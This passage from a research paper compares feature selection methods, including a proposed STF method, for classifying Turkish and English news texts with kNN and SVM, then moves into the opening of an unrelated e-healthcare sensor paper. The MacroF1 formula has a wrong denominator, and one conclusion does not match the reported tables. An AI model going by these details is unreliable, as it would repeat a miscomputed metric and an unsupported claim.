Life (*Yaşam*)	675	225	**900**	sci.crypt	675	225	**900**
#Total	**3375**	**1125**	**4500**	**#Total**	**3375**	**1125**	**4500**

All the processes except feature selection are applied to both training and test documents. Besides, it must be specified that preprocessing is made up of various sub processes that can differ depending on type and language of the document.

A. *Datasets*

Two datasets were used in this study: ColumnDataset and 20Newsgroups. ColumnDataset consists of columns and contains document content in Turkish. This dataset was created by extracting articles of a total of 35 columnists from their official news sites on a daily basis between the dates of 06.09.2006 and 02.12.2014 with a real-time crawler within the software developed. The other dataset titled as 20Newsgroups includes English texts and it is commonly used in text mining studies [17].

Information regarding the datasets used within the study was given in Table I. As seen, in these balanced two datasets with five classes each, there is a total of 4500 documents including 675 training and 225 testing samples in each class.

B. *Preprocessing*

Preprocessing is the first step to convert unstructured data into structured form. Preprocessing, one of the most important steps of text mining studies, may change depending on the document language, type and the source it is obtained. However, in order to obtain a pure document, the following preprocessing steps are carried out; tokenization, stemming and stop-words filtering.

Tokenization is the process of breaking the documents into words, called token. After this step, processes are performed as word-based. The stemming method which is going to be applied to a Turkish or English document is not the same, since grammar rules of these languages are different. For stemming process, Zemberek [4] is generally preferred in Turkish documents while Porter [4], [5], [8], [10] is used for English documents. In this study, Zemberek [18], an open source Turkish Natural Language Processing Library, was used for ColumnDataset documents, and Porter [19] was used for 20Newsgroups documents. Stop-words, which occur frequently in documents, do not provide any insight about the text within the document and also do not have meaning on their own [4] were determined and removed from the documents.

C. *Feature Selection*

Feature selection aims to determine and select the distinctive terms representing a document best [6]. One of the biggest obstacles in text classification is high-dimensional feature space [13]. Through feature selection, terms to be used in classification process are determined, dimension of feature space is reduced and thus duration of the process is shortened [9], [20]. The better the terms that represent the document are chosen, the higher the classification success becomes. Moreover, studies reveal that better results are obtained when feature selection is applied [7], [14].

In this study, information regarding eight feature selection methods in total including five standard methods can be seen in Table II. Feature selection, in this study, was applied as follows; generic term pools for each class were created out of each class containing 100, 200, 300, 400, 500, 600, 700, 800, 900 or 1000 terms. Then, feature space was created by combining the generic term pools.

For instance, document frequency values of terms for each class were calculated and 100 terms with the highest values from each class were selected and combined. As a result of this, DF (100) feature vector was created. OR, MI, IG, CHI and DF are the standard feature selection methods used in this study. In most studies [5], [9], [13], [15], [21], [22] one or several of these selection methods are used. The values of each term for each class are computed separately in OR, MI, IG and CHI methods and the terms are determined considering these values. On the other hand, in DF method, determination process of terms is performed via a SQL query without requiring calculation of terms. UFS and CUFS are the combined models of standard methods. UFS is a combination of standard feature selections without any criterion. For instance, UFS (100) was created by the union of terms detected by OR (100), MI (100), IG (100), CHI (100), and DF (100). Therefore, vector dimension obtained with UFS is relatively much higher than standard methods.

The correlation values between each term (v_t) obtained from UFS and classes (v_c) were calculated and the absolute values of these values were sorted in a descending order. Then, CUFS was created as a result of selecting specific number of terms (e.g. 100) that have the highest values among them. For instance, correlation values of the terms resulting from UFS (100) were calculated; CUFS (100) was formed by choosing the first 100 terms with the highest values. Minimum vector dimension was reached through this method.

STF is similar to DF method but utilizes a new approach. DF deals with the number of documents where a term occurs while STF deals with the frequency of term occurrences across the documents.

TABLE II. FEATURE SELECTION METHODS

Type	Name	Label	Number of Selected Terms	Formula*
Standard	Odds Ratio	OR	Top 100 to 1000 terms (with an increment of 100 terms) from each class	$= \log\left(\frac{AD}{BC}\right)$
	Mutual Information	MI		$= \log\left[\frac{AN}{(A+B)(A+C)}\right]$
	Information Gain	IG		$= -\frac{A+C}{N}\log\left(\frac{A+C}{N}\right) + \frac{A}{N}\log\left(\frac{A}{A+B}\right) + \frac{C}{N}\log\left(\frac{C}{C+D}\right)$
	Chi-Square	CHI		$= \frac{N(AD-BC)^2}{(A+C)(B+D)(A+B)(C+D)}$
	Document Frequency	DF		$SQL\ Query\ (COUNT)$
Combined	Union of Feature Selections	UFS	Terms from union of standard methods	-
	Correlation of Union of Feature Selections	CUFS	Top 100 to 1000 terms (with an increment of 100 terms) from UFS (considering correlation)	$= \left\lvert \frac{N\sum v_t v_c - \sum v_t \sum v_c}{\left\{\left[N\sum v_t^2 - (\sum v_t)^2\right]\left[N\sum v_c^2 - (\sum v_c)^2\right]\right\}^{1/2}} \right\rvert$
New	Sum of Term Frequency	STF	Top 100 to 1000 terms (with an increment of 100 terms) from each class	$SQL\ Query\ (SUM)$

*A: Number of documents belonging to class k that the term occurs.
B: Number of documents not belonging to class k that the term occurs.
C: Number of documents belonging to class k that the term does not occur.
D: Number of documents not belong to class k that the term does not occur.
N: Training documents number.
v_t: variable1 (the term), v_c: variable2 (classes).

With STF, term occurrence in a document becomes more significant, ensuring that dominant terms in a given class are emphasized. For instance, the word "game" is a sports term and occurs more frequently in sports documents. If the term is evaluated once as it is in DF, effect of the term for sports class will be decreased. Process of term determination in STF is carried out with SQL query as in DF.

D. Term Weighting

Terms to be used in classification are determined through feature selection. These terms are weighted in a various ways depending on the number of occurrence within the documents. Then, weighted terms are united and document vector is created. Term weighting can be referred as value or impact of a term in document [23].

In this study, binary weighting, one of the simplest weightings that deals with presence/absence of a term in a document was used. The process of converting unstructured documents into structured form was completed with the numerical expression of terms in document as a result of weighting. This process starts with preprocessing and ends with term weighting and formation of document vectors [12].

E. Classification


Text classification is the process of assigning natural language texts to a predefined classes with a classification algorithm. In this study, kNN and SVM were used as classifiers. The advantage of kNN is that it does not require training of the system; however, SVM does.

1) kNN Classifier: Primarily in kNN, similarity between test and training document vectors are calculated with a variety of techniques such as Cosine similarity, Euclidean distance and inner product. Then, similarity values are sorted, and class with the highest frequency within k document is assigned as the class of test document [24].

In this study, the classification is carried out with Cosine similarity, Euclidean distance, harmonic mean and inner product. However, since more successful results were obtained with Cosine similarity, only the results belonging to Cosine similarity were presented. Equation for computing the similarity between X and Y vectors by using with Cosine similarity was given in (1). k value was determined as 7 (flexible). As of the 7th document, when any document with the same similarity value with the 7th document and belonging to a different class was determined, k value was increased at that rate (number). For instance, when 8th (health) and 9th (education) vectors have the same similarity value with the 7th (sports) vector and different classes, k value is increased to 9.

$$\cos(\theta) = \frac{XY}{\|X\|\|Y\|} \tag{1}$$

2) SVM Classifier: Support Vector Networks, later named as Support Vector Machines, was introduced by Vladimir Vapnik and applied for two-group classification in 1995 [25].



(a) Lines (b) Support vectors

Fig. 2. Generating hyper planes for separating groups.

Although there are many lines in order to separate the groups (Fig. 2(a)), the main aim of SVM is to achieve the maximum possible margin and optimal hyper plane (Fig. 2(b)) where the best classification will be realized [6]. In this study, linear kernel function which is claimed to generate better results for multi-class classification than other kernel functions [12] was preferred.

F. Success Measures

In this study, MacroF1 (F-measure) shown in (2) was applied to determine the classification success. At first, precision (p_k) and recall (r_k) values of the classes are calculated. tp_k (true positive) denotes the number of documents belonging and assigned to class k, fp_k (false positive) denotes the number of documents not belonging but assigned to class k, fn_k (false negative) denotes the number of documents belonging but not assigned to class k, n_k denotes the number of classes (Fig. 3).




Fig. 3. Precision and recall schema.

Since equal number of classes exists in both two datasets and also equal number of documents exists in each class, primarily F_k value is calculated for each class, then, averages of F_k were calculated, and MacroF1 was computed as % multiplying by 100. In this study, it was seen that each test document is essentially assigned to a class.

$$p_k = \frac{tp_k}{tp_k + fp_k}$$

$$r_k = \frac{tp_k}{tp_k + fn_k}$$

$$F_k = 2\frac{p_k r_k}{tp_k + r_k} \qquad (2)$$

$$MacroF1 = 100\frac{\sum_1^{n_k} F_k}{n_k}$$

III. Experimental Results

In this study, feature selection methods were analyzed from different perspectives. Classification was carried out by using 2 combined and 1 new feature selection methods as well as 5 standard feature selections. Two datasets were used to evaluate the effects of the methods. The first dataset is ColumnDataset which consists of columns from newsportals and includes Turkish texts, and the other dataset is 20Newsgroups including English documents. Number of classes and documents in the classes in both datasets are equal.

Results were evaluated in terms of dimension reduction ratio of feature selection methods and their effects on classification success. Results were provided separately for either dataset as an average of kNN and SVM. When the figures providing results are taken into consideration, it is seen that almost parallel results are obtained in both datasets.

Number of unique terms in ColumnDataset is 11528, number of total usage of terms is 1377787, average number of terms in a document is 306. Number of unique terms in 20Nwesgroups is 28458, number of total usage of terms is 620004, average number of terms in a document is 138. These figures show that documents in ColumnDataset are relatively longer than those in 20Newsgroups in terms of the total number of terms.

It can be said that Zemberek performs better than Porter in detecting the root/stem of the words. This situation can be explained with three examples provided by Porter. First, the root of the letter series of “lbtlk” which was randomly entered was determined as “lbtlk”, but there is not a such word in English. Second, although the original root of the word “agree” is “agree”, the root of the word “agree” was determined as “agre”, therefore, original root could not be determined. Third, and the most important example is that the root of the word “focus” was determined as “focu” and the root of the word “focusing” was determined as “focus”. But the root of these two words is “focus”. Therefore, the words having the same root will be evaluated as if they are different words. One of the possible reasons of having low classification success in 20Newsgroups compared to ColumnDataset can be this issue.

Dimension reduction ratio of feature selection methods are presented in Fig. 4 and 5. According to feature vectors, when 1000 terms were selected from each class, 512 common terms were detected in ColumnDataset while no common word was found in 20Newsgroups; it can be said that this situation was occurred as a result of the difference between Zemberek and Porter.

The maximum dimension reduction ratio in both datasets was achieved with CUFS feature selection method depending on correlation. CUFS achieved 90.78% to 99.08% success in ColumnDataset and 95.99% to 99.60% in 20Newsgroups, which were quite high success rates of dimension reduction. When the average dimension reduction rates were taken into consideration, it was found out that DF, focusing on the number of documents in which terms occur across, reached a high ratio of dimension reduction which was not as much as CUFS does, though. A new approach, STF, focusing on total number of terms occurrences across documents, achieved a very close dimension reduction ratio to that of DF. The minimum dimension reduction ratio was observed in UFS which is a combination of standard methods.




Fig. 4. Reduction rate of feature vector dimension on ColumnDataset: (a) standard methods; (b) combined & new methods.




Fig. 5. Reduction rate of feature vector dimension on 20Newsgroups: (a) standard methods; (b) combined & new methods.

TABLE III. MACROF1 VALUES ON COLUMN DATASET

	kNN								**SVM**							
	OR	**MI**	**IG**	**CHI**	**DF**	**UFS**	**CUFS**	**STF**	**OR**	**MI**	**IG**	**CHI**	**DF**	**UFS**	**CUFS**	**STF**
100	98.25	51.60	52.38	99.16	97.56	99.33	97.32	98.49	97.69	55.43	55.20	98.67	97.96	97.96	93.03	98.76
200	98.53	70.55	71.87	99.29	98.44	98.89	98.18	98.75	97.68	65.94	64.99	98.93	98.67	82.85	94.52	98.58
300	99.15	80.00	80.86	99.24	98.53	98.84	98.58	98.80	96.18	72.63	73.30	98.22	98.76	68.85	95.64	98.67
400	99.02	85.37	83.99	99.02	98.71	99.02	98.36	98.98	94.93	75.84	78.40	97.61	98.23	91.74	96.10	98.76
500	98.84	92.64	98.00	99.24	99.11	99.15	98.71	98.93	86.96	82.33	90.15	96.98	98.23	93.99	96.63	97.79
600	99.11	94.05	98.66	99.02	99.24	99.02	98.71	98.98	74.95	80.64	88.86	95.46	97.70	96.22	96.36	97.52
700	98.84	94.48	99.06	99.15	99.29	99.20	98.80	99.11	60.95	70.00	85.01	93.93	96.72	96.66	95.90	96.99
800	98.57	95.67	99.15	99.06	99.29	99.28	98.62	99.02	77.52	68.05	80.07	90.27	96.19	97.37	95.99	96.10
900	98.44	95.82	99.06	99.24	99.06	99.06	98.57	99.02	87.37	59.72	75.31	85.91	95.85	97.21	96.34	95.75
1000	98.75	95.17	99.20	99.15	99.02	99.20	98.80	99.15	92.63	71.48	68.97	78.62	94.53	97.64	96.35	94.32

TABLE IV. MACROF1 VALUES ON 20NEWSGROUPS

	kNN								**SVM**							
	OR	**MI**	**IG**	**CHI**	**DF**	**UFS**	**CUFS**	**STF**	**OR**	**MI**	**IG**	**CHI**	**DF**	**UFS**	**CUFS**	**STF**
100	89.35	45.16	48.10	92.25	86.88	90.14	74.81	87.80	84.13	43.38	43.60	86.96	83.26	82.30	76.07	83.93
200	90.84	58.96	50.60	93.90	89.15	93.07	78.45	90.90	82.88	53.14	47.44	86.75	83.70	67.32	79.70	83.56
300	92.00	63.55	63.62	93.39	91.59	93.19	82.15	92.32	80.47	57.32	56.67	79.68	83.71	46.06	79.79	83.46
400	91.89	67.55	68.44	94.49	92.11	93.23	83.87	92.21	72.60	59.26	60.10	77.44	82.92	61.01	78.54	83.22
500	92.01	70.06	70.54	93.95	91.94	93.45	85.73	92.39	63.86	59.23	58.88	71.32	81.17	73.72	79.47	81.84
600	93.07	72.47	71.87	94.96	92.76	94.13	85.92	93.13	49.93	60.79	59.84	64.07	79.80	77.92	80.29	78.85
700	93.00	73.61	72.80	94.27	92.60	93.59	86.03	93.04	44.06	61.14	60.85	57.86	76.33	80.78	79.82	75.99
800	93.56	74.88	75.65	93.48	92.33	94.38	87.09	93.37	49.94	62.53	63.61	48.96	74.44	81.51	79.43	73.32
900	93.77	75.50	74.82	94.05	92.44	94.09	87.82	93.10	54.23	64.58	64.67	44.58	72.57	83.97	79.08	70.08
1000	94.02	78.10	76.84	93.23	92.52	94.25	88.02	93.68	56.74	64.23	63.94	47.83	67.62	83.93	78.15	64.14

All classification results related to all techniques applied within the scope of this study were provided in Tables III and IV. 80 classifications by kNN and SVM, 160 classifications in total, were performed in both ColumnDataset and 20Newsgroups. It was seen that kNN generate better results than SVM, and effect of Cosine on kNN's success was obvious. Besides, Cosine calculates the similarity with an approach regarding the terms existing in both training and testing documents and also the norms of document vectors.

Classification success rates of standard, combined and new methods are seen in Fig. 6 and 7. When Fig. 6 is examined, it is seen that STF and DF are not severely affected by the number of terms in comparison with other methods. The most successful classification was performed with CHI (200), a standard method and with STF (400), a new method. Although the feature vector dimension of CUFS is low, it has a high level of classification success. According to Fig. 7, where results of 20Newsgroups are shown, the most successful results were produced with the standard method of CHI (200) and with the combined method of UFS (1000). DF and STF which use similar techniques were not affected from increase in number of selected terms when compared to other methods, this situation can be the result of their more effective feature selection implementation. Moreover, the effect of increase in number of selected terms was found out as low in ColumnDataset when compared to 20Newsgroups, this situation can be the cause of Zemberek.

Average values related to feature selection methods and the number of terms selected from each class is seen in Fig. 8. According to Fig. 8(a), STF produces the best results in both datasets. Although DF produces close results to STF, it was found out that STF performed classification much more successfully than DF. When Fig. 8(b) is taken into consideration, it was seen that the best results in both datasets are obtained when 500 terms are chosen from each class. That STF produce better results compared to DF can be the result of considering the frequency of term occurrences across the documents instead of the number of documents where a term occurs, this reveals that this approach provides more accurate results. Furthermore, dominant terms within their class become more significant with STF compared to DF.




Fig. 6. Success measures on ColumnDataset: (a) standard methods; (b) combined & new methods.




Fig. 7. Success measures on 20Newsgroups: (a) standard methods; (b) combined & new methods.




Fig. 8. Average success measures: (a) feature selection methods; (b) number of selected terms from each class.

IV. Conclusion

In this study, feature selection methods, highly significant subject in text classification, were studied. These methods were tested by selecting 100 to 1000 terms (with an increment of 100 terms) from each class. The results obtained can be summarized as follows:

- DF was the standard method in which the most dimension reduction and the best classification were realized.
- CUFS was the combined method which reduced the dimension most.
- There was a 2% difference between CUFS and UFS which is the other combined method in classification success.
- STF, a new method, provided dimension reduction with the similar values to CUFS.
- When all the feature selection methods are evaluated together, it was found out that the maximum dimension

reduction is obtained with CUFS and the most successful classification is obtained with STF.

- CUFS, STF, CHI and DF methods were affected less from the increase in number of terms compared to other methods.
- It can be said that STF was primarily preferred as a result of having most successful results despite reducing the rate of feature vector dimension seriously.
- It was observed that kNN was predominantly successful compared to SVM.

When the results obtained with two datasets were taken into consideration in terms of trends, it was seen that the graphics display similarity in a parallel fashion. This situation revealed that the methods used in the study were utilized appropriately in order to make a general evaluation. Despite the fact that the trends of the graphics displayed similarity in two datasets, it was found out that MacroF1 values were different. Besides, it was observed that Zemberek (used for Turkish) is more successful than Porter (used for English) in the detection process of the root/stem of the words. It can be said that this situation has an effect in obtaining more successful results with the dataset including Turkish content.

In the future studies, preprocessing, term weighting and classification algorithms which are the other factors affecting text classification success can be examined.

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Integration of Wearable Smart Sensor for Improving e-Healthcare

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***Abstract*—Analyzing health conditions using sensors is one of the daily activities in a healthcare organization. The purpose of this research is to improve the e-healthcare formulated through the integration of wearable smart sensors and miniaturized devices. In this research, monitoring glucose level of the diabetic is considered as an example of the non-linear problem in which we show that accuracy and efficiency of e-healthcare can be achieved through Multiple-input, multiple-output (MIMO) system. In this novel technique, Pn-manifolds, which are the non-linear mathematical approach, provide the flexible rate and enhance the accuracy and efficiency of the medical systems in the e-healthcare services.**

Keywords—Smart sensors; miniaturized devices; e-healthcare applications; MIMO; manifolds

I. Introduction

Sensors and miniaturized devices enhance the e-healthcare facilities in many ways. Since they have started to collect the information, healthcare units use them in either inside or outside of the human body. In most of the e-healthcare application, smart sensors which are the advanced version of the absorbing (receiving), storing and transmitting device or machine, can be utilized in many different cases such as monitoring patients' continuous fitness. Thus, we studied the integration of wearable sensors for monitoring patients [1]. A comprehensive understanding of the MIMO wireless network provides us for establishing the wireless body area network, and the way in which information of the wrist, knee, and ankle could be used to improve patient care via wearable sensors [2]. When the efficient framework is available at home, healthcare facilities for elders will be manageable quickly [3]. Despite remote monitoring, e-healthcare helps healthcare units to avoid all complex problems and provides the best performance of services.

Miniaturized medical devices based on nanotechnology and DNA (deoxyribonucleic acid) computers provide implantable facilities. In e-healthcare application, miniaturization is a future innovation technology because it allows healthcare units to use the integration of wearable sensors. Further, medical devices with smaller, superior features and capabilities, are a revolution for motivating the next generation of the e-healthcare system.

Our contributions which focus on e-healthcare applications based on the miniaturized devices, communication network and integration of wearable sensors are summarized below.

A theoretical model of a healthcare system based on MIMO wireless channel which is the extension and advanced version of the basic wireless channels. Here, integration of wearable smart sensor (IWSS) plays an important role to reach the maximum e-healthcare facilities and benefits.

We have focused on the enhancements of benefits such as accuracy obtained from the selected example which is the popular e-health application (diabetes) over MIMO network and IWSS. According to [4]-[8], people who have diabetes of Type 1 and 2 take-ups a number of recovery actions such as medications. Despite all possible actions, diabetic are suffering from serious attacks created by diabetes. Here, patients may wear an acquired jacket which transfers all the symptoms through the integrated sensors. The theoretical model demonstrates the proposed scheme is highly efficient when we use the novel approach which deals with MIMO scheme.

In this research, the overall performance of e-healthcare application involved with MIMO communication is considered. Minimizing errors during the medical tests or examination procedures will improve the accuracy and efficiency of the e-healthcare technology. Efficient design and analysis allow us to minimize the errors of the e-healthcare applications when the proposed technique, which uses the novel approach of MIMO channel with feedback and Pn-manifold is employed in medical communication [9]. Here, the Pn-manifold influenced with the channel matrix is used for calculating best resolution and quantization, which provides the high quality communication channel and flexible rates to the e-healthcare system.

The rest of the paper is organized as follows. Section II focuses on literature review and background. In Section III, we provide details of sensors used in e-healthcare. Section IV explains the proposed model and brief methodology of the proposed scheme. Theoretical analysis of the e-healthcare services obtained from the selected e-health application (diabetes) is organized in Section V. In Section VI, overall conclusions are written based on the theoretical analysis and results.

II. Literature Review and Background

Regarding the e-healthcare applications, we have extensively studied the uses of the Pn-manifold [9] and how it has been designed to improve the accuracy, rate and connectivity performance of the wireless communication systems. The MIMO system needs Pn-manifold because it reduces the complexity and power consumptions. This research depends on quick response time known as the warning time that should save the patient's life. Therefore, Pn-manifold is considered as a novel approach and chosen to increase the response time. Further, it provides the better resolution and spectrum which can be achievable using the rank concept of Pn-manifold matrix and its computation.

According to [10], applications of the e_healthcare system depend on the efficient system architecture which includes latest key technologies, Internet of things and big health system influenced with human-cloud integration [11], [12]. Design and performance analysis of wireless body sensor network allows patients to improve the e_healthcare problems at different levels through android [13]. There are many wearable sensors such as Neurosky, ABM-B-Alert, Quasar, Neuroelectrics-Enobio, SmartCap Nia2, Melon, Zeo and Emotiv-epoc-neuroheadset as described in [14].

Continuous glucose monitoring is also dependent on the diabetic's activities which include the physical exercises and diet controls during the day or specific time [15]. Healthcare units provide latest monitoring facilities, but continuous online solutions and treatment depend on the advice of the medical professionals and level of the glucose.

